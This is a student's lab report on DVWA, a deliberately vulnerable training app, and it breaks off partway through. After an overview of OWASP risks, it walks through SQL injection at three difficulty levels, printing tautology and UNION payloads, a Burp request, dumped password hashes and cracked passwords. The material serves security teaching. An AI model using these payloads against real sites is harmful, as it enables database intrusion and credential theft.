TECHMINDZ

MAIN PROJECT

TOPIC: DAMN VULNERABILITY WEB APP (DVWA)

SUBMITTED TO:	**SUBMITTED BY:**
ARJUN SIR	**ANVITH ANIL P**

Table of Contents

Introduction: DVWA

Damn Vulnerable Web Application (DVWA):

Is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment. The DVWA project started in December 2008 and has steadily grown in popularity. It is now used by thousands of security professionals, students and teachers world wide. DVWA is now included in popular penetration testing Linux distributions such as Samurai Web Testing Framework and many others.

User security:

DVWA does not emulate web application vulnerabilities, the vulnerabilities within DVWA are real and therefore great care should be taken on where it is installed. DVWA takes a proactive approach in protecting its users wherever possible. This is done by bold written warnings at the download of the application and within the application itself. DVWA can only be accessed from the localhost and not from remote machines, this is done by setting certain rules within the .access file which is part of the application.

DVWA also contains a robots.txt file, if the application was ever uploaded to an internet facing web server this file ensures that the application will not be indexed by search engines.

Vulnerabilities:

DVWA as the name suggests is vulnerable to the most common types of web application vulnerabilities. DVWA incorporates most of the Open Web Application Security Project's (OWASP) top 10 web application security risks for 2024 as reported in the OWASP TOP 10 document.

OWASAP top 10 vulnerabilities:

- **Broken Access Control**: This vulnerability allows attackers to bypass authentication mechanisms and gain unauthorized access to sensitive data or systems. It often arises from improper configuration of access controls.

- **Cryptographic Failures:** Previously known as Sensitive Data Exposure, this category focuses on failures related to cryptography, such as using outdated algorithms or transmitting data over unencrypted channels, leading to data breaches.

- **Injection:** This occurs when untrusted data is sent to an interpreter as part of a command or query, leading to unintended execution of commands or unauthorized access to data.

- **Insecure Design**: This category emphasizes risks related to design flaws, highlighting the need for threat modeling and secure design patterns to prevent vulnerabilities from being introduced during the development phase.

- **Security Misconfiguration:** This involves improper configuration of security settings, leaving applications vulnerable to attacks. With the increasing complexity of software, misconfigurations have become more prevalent.

- **Vulnerable and Outdated Components:** Using components with known vulnerabilities can compromise application security. Regular updates and patch management are essential to mitigate this risk.

- **Identification and Authentication Failures:** Previously referred to as Broken Authentication, this category includes failures related to identification processes, potentially allowing attackers to assume other users' identities.

- **Software and Data Integrity Failures:** This focuses on assumptions related to software updates and critical data without verifying integrity, which can lead to unauthorized access or system compromise.

- **Security Logging and Monitoring Failures:** Inadequate logging and monitoring can delay the detection of security breaches, exacerbating the impact of attacks.

- **Server-Side Request Forgery (SSRF):** This vulnerability involves an attacker inducing the server to make requests to unintended locations, potentially leading to unauthorized access or exposure of sensitive information.

Web Application Vulnerabilities Which DVWA contains:

Command Execution: Executes commands on the underlying operating system.

Cross Site Request Forgery (CSRF): Enables an ‘attacker’ to change the applications admin password.

File Inclusion: Allows an ‘attacker’ to include remote/local files into the web application.

SQL Injection: Enables an ‘attacker’ to inject SQL statements into an HTTP form input box. DVWA includes Blind and Error based SQL injection.

Cross Site Scripting (XSS): An ‘attacker’ can inject their own scripts into the web application/database. DVWA includes Reflected and Stored XSS.

DVWA Security

As well as being vulnerable, DVWA has some other features which aid in the teaching or learning of web application security. DVWAs Security features can be divided into two parts, one is the security levels and the other is PHP-IDS. The security levels are named low, medium and high. Each level changes the vulnerability state of DVWA throughout the application. By default when DVWA is loaded the security level is set to High. Below is an explanation of each security level and its purpose.

- **High** – This level is to give an example to the user of good coding practises. This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
- **Medium** – This security level is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- **Low -** This security level is completely vulnerable and has no security at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

Scope of Project:

Educational Platform:

- Provide a safe and controlled environment to learn about common web application vulnerabilities.
- Teach users how these vulnerabilities can be exploited and how to mitigate them.

Practical Learning:

- Enable hands-on practice for penetration testing and ethical hacking.
- Allow users to test tools and techniques in a controlled environment.

Coverage of Common Vulnerabilities:

- Include vulnerabilities listed in the OWASP Top Ten, such as:
    - SQL Injection
    - Cross-Site Scripting (XSS)
    - Cross-Site Request Forgery (CSRF)
    - Command Injection
    - File Inclusion
    - Security Misconfiguration
    - Brute Force
    - Insecure File Upload
- Offer varying levels of difficulty (low, medium, high, and impossible) for each vulnerability.

Awareness of Secure Coding:

- Demonstrate how insecure coding practices lead to vulnerabilities.
- Provide insights into secure coding techniques and best practices.

Tool and Technique Testing:

- Allow security professionals to test penetration testing tools (e.g., Burp Suite, OWASP ZAP, Metasploit).
- Provide a safe environment to explore attack techniques and defensive measures.

Out of Scope


- Real-world deployment: DVWA is not intended for use in production environments.
- Advanced vulnerabilities: The application focuses on common and fundamental vulnerabilities, not niche or highly advanced ones.
- Automated security: DVWA is a learning tool, not a fully automated security testing suite.

Use Cases

- Training for cybersecurity professionals.
- Education for students in information security courses.
- Testing and experimentation for security researchers.

RISK RATING:

The table below shows a key to risk naming the colour used through out this report to provide a clear concise risk scoring system



#	Risk Rating	CVSSv3 Score	Description
1	CRITICAL	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	HIGH	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	MEDIUM	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	LOW	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	INFO	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

SECURITY TOOLS USED:

The automated testing was tested using these tools

- Malual Testing: Burpsuite, Browser
- Vulnerability Scan: Burpsuite pro
- Injection Testing Tools: SQLmap

FINDINGS OVERVIEW:

In this project we will exploit

Ref	Description	Risk
1.	SQL Injection	Critical
2.	Command Injection	Critical
3.	Cross Site Request Forgery(CSRF)	Low
4.	File Inclusion	High
5.	Stored Cross-Site Scripting (XSS)	High

In this project we will go through the vulnerabilities in DVWA are:

1.SQL Injection

2.Command Injection

3.Cross Site Request Forgery(CSRF)

4.File Inclusion

5.Stored Cross-Site Scripiting(XSS)

1.SQL Injection


Severity: High / Critical (9.8)

Vulnerability Description: **SQL Injection** is a security flaw in **web applications** where attackers insert harmful **SQL** code through user inputs. This can allow them to access sensitive data, change database contents or even take control of the system. It's important to know about **SQL** Injection to keep web applications secure.

Vulnerability Identified By:

- Manual analysis
- Automate Analysis(By Burp Suite, SQL map)

Proof of concept :



Vulnerability: SQL Injection


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Objective


There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

STEP1: USING THE PAYLOAD OR 1=1#



```
ID: 1
First name: admin
Surname: admin
```

We need to list out all the users at once, to do so there is a https://portswigger.net/web-security/sql-injection/cheat-sheet . To list all the users at one we need to " '1 or '1'='1 " it will list out all the five users




```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

STEP2: UNION ATTACK


“ ' UNION SELECT user, password FROM users# “

By giving this command



```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

STEP3: HASH CRACKING



Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

users	Hash value	Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password

gordon	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smitty	5f4dcc3b5aa765d61d8327deb882cf99	pasword

- **LEVEL: MEDIUM**



Vulnerability: SQL Injection

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

STEP1: USING BURPSUITE

- **Burpsuite :** Burp Suite lets you configure multiple automated tasks simultaneously. Executing a large volume of work in parallel is liable to cause problems, either in your own machine or in the applications being tested.



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://localhost
Connection: close
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=r9ci34994ei6qh2n5jd5oei9ar
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

id=1&Submit=Submit
```


Send it to the repeater and modify the id using the **union attack command**

STEP2: ADDING THE PAYLOAD COMMAND

- Here due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered. Lets not enter any quotes if quotes has been entered it will move out to be errored

“`id=1 union select user,password from dvwa.users#&Submit=Submit` ”


We are using the union attack to list the users and their passwords. Don’t use any quotes cause it will cause errors



```
      First name: admin<br />
      Surname: admin
    </pre>
    <pre>
      ID: 1 union select user,password from dvwa.users#<br />
      First name: admin<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    </pre>
    <pre>
      ID: 1 union select user,password from dvwa.users#<br />
      First name: gordonb<br />
      Surname: e99a18c428cb38d5f260853678922e03
    </pre>
    <pre>
      ID: 1 union select user,password from dvwa.users#<br />
      First name: 1337<br />
      Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
    </pre>
    <pre>
      ID: 1 union select user,password from dvwa.users#<br />
      First name: pablo<br />
      Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
    </pre>
    <pre>
      ID: 1 union select user,password from dvwa.users#<br />
      First name: smithy<br />
      Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Got the users and their password hash value by using the hash cracker we can decrypt the passwords.

- **LEVEL:HIGH**




Vulnerability: SQL Injection

Click here to change your ID.


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Find the list of users and their password. Go through the change id and see



By giving the id number 1 we get




Vulnerability: SQL Injection

Click here to change your ID.

```
ID: 1
First name: admin
Surname: admin
```

Lets try the union attack in this and see if the get the users list and their password value

“ ' UNION SELECT user, password FROM users# “



Click here to change your ID.

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

